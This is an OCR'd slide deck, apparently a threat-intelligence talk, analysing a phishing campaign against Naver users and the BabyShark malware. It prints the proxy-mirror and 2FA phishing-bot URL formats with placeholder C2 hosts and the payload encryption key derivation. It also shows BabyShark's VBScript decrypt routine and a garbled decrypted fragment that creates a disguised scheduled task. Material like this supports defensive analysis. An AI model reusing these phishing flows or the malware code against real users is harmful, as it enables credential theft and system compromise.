
Proxy Mirror

- https://{cc2}/?page=ZGVtbw==&p=dmIwLzEwMDIvMTAwMw==&u=http%3A%2F%2Fmail.naver.com%2Fbeginnv.nid
- page: base64({user_id})
- p: base64(vip/{exit_index}/{exit_index})
- u: url_encode(target url)

Proxy Mirror

- DEMO TIME


Proxy Mirror



Proxy Mirror


- DEMO TIME

Evolution 2: Phishing Bot



Phishing Bot

- Phishing Email



Phishing Bot

Phishing Bot

https://{cc1}/?u=KzBQNzJXOS96UWdjN0ZRYXInVGtlcHBGb281WitveVVtRlVCY2V1b0lmR1Rvc2F0djRMYU44eUU1bitwY1VVWDJRKzdIb2Q1Umx6bUxKYUhHYkVyRERMVDVySTEyTjI4azEvSEorbkgvTEN5V2RDM1B5T2QvSERIbjZVY3Y5Z2ozZ3loUWZMUi9mamZkb0ZSWHZYNkx3PT0

AES-256-CBC

KEY: SHA256("phpurlproxy.kr")
IV: SHA256("#@$%^&*()_+=-")


https://{cc2}/?mode=security&token_help={userid}&m=verify&last=info


Phishing Bot

- https://{cc2}/?mode=security&token_help={userid}&m=verify&last=info
- token_help: username
- m: mode
  - login
  - login_otp
  - verify
  - edit
- last: exit page index

Phishing Bot


- m=login






Phishing Bot


- m=login_otp






Phishing Bot

- m=verify




Phishing Bot

- m=edit



Phishing Bot

- 2FA Phishing




Phishing Bot

- DEMO TIME


In the Phisherman's Toolbox

Malware

Delivery Malware




Email




Win PE
Win Installer
WSF
HTA
Macro doc
Exploit hwp

BabyShark

- 2019



BabyShark



Decrypt Function

```
1   Function Co00(c)
2       L=Len(c)
3       s=""
4       For jx=0 To d-1
5           For ix=0 To Int(L/d)-1
6               s=s&Mid(c,ix*d+jx+1,1)
7           Next
8       Next
9       s=s&Right(c,L-Int(L/d)*d)
10      Co00=s
11  End Function
12
```

BabyShark

```
Sm)sepbep)\lljt1
UloB .
h.aawldurdtSo=mu.=hgC\npoe"SQ(hbl
to"pjl
rtp'F=P("o,SCoD"w'Orsa e".ett/r&Ca0eTstrt.PRhteeOa ema
"se"ec"dcx'xtG"re)t(E,i ;F"T ptdiW"ttaelS,i.slec"mek (
e.t)" t_St)">tbh_
">mae_
" ptl"h""1&l,=%"&""0Ca""x)
Sp&""
tpt",
Prdt;TSo(amdresDtpeuttaa&le 0t%" )o.e\""
bSPM""
jeai""  Fnrc,&  Sdtr0t  O((o,to=)"stmbC
horpjr
"fu&Bec,te"aah \)"ttktR
".e=ix
```


Encrypted payload

```
Set wShell=CreateObject("WScript.Shell")
Post0.Send()

chk=Post0.respoCStr(DatePart("n", timenow))

If Len(m)<2 Then m="0"&m End If

If Len(d)<2 Then d="0"&d End If

If Len(h)<2 Then h="0"&h End If

If Len(n)<2 Then n="0"&n End If

tmp="schtasks /Create /SC MINUTE /MO 15 /ST 07:00 /SD  /TN
""Adobe\Microsoft\Windowmp1.log"
```

Decrypted payload

BabyShark

- 2020



BabyShark

Decrypt Function

```
Function Co00(c)
    d = 4
    L = Len(c)
    s = ""
    For jx = 0 To d - 1
        For ix = 0 To Int(L / d) - 1
            s = s + Mid(c, ix * d + jx + 1, 1)
        Next
    Next
    s = s + Right(c, L - Int(L / d) * d)
    Co00 = s
End Function
```

BabyShark

```
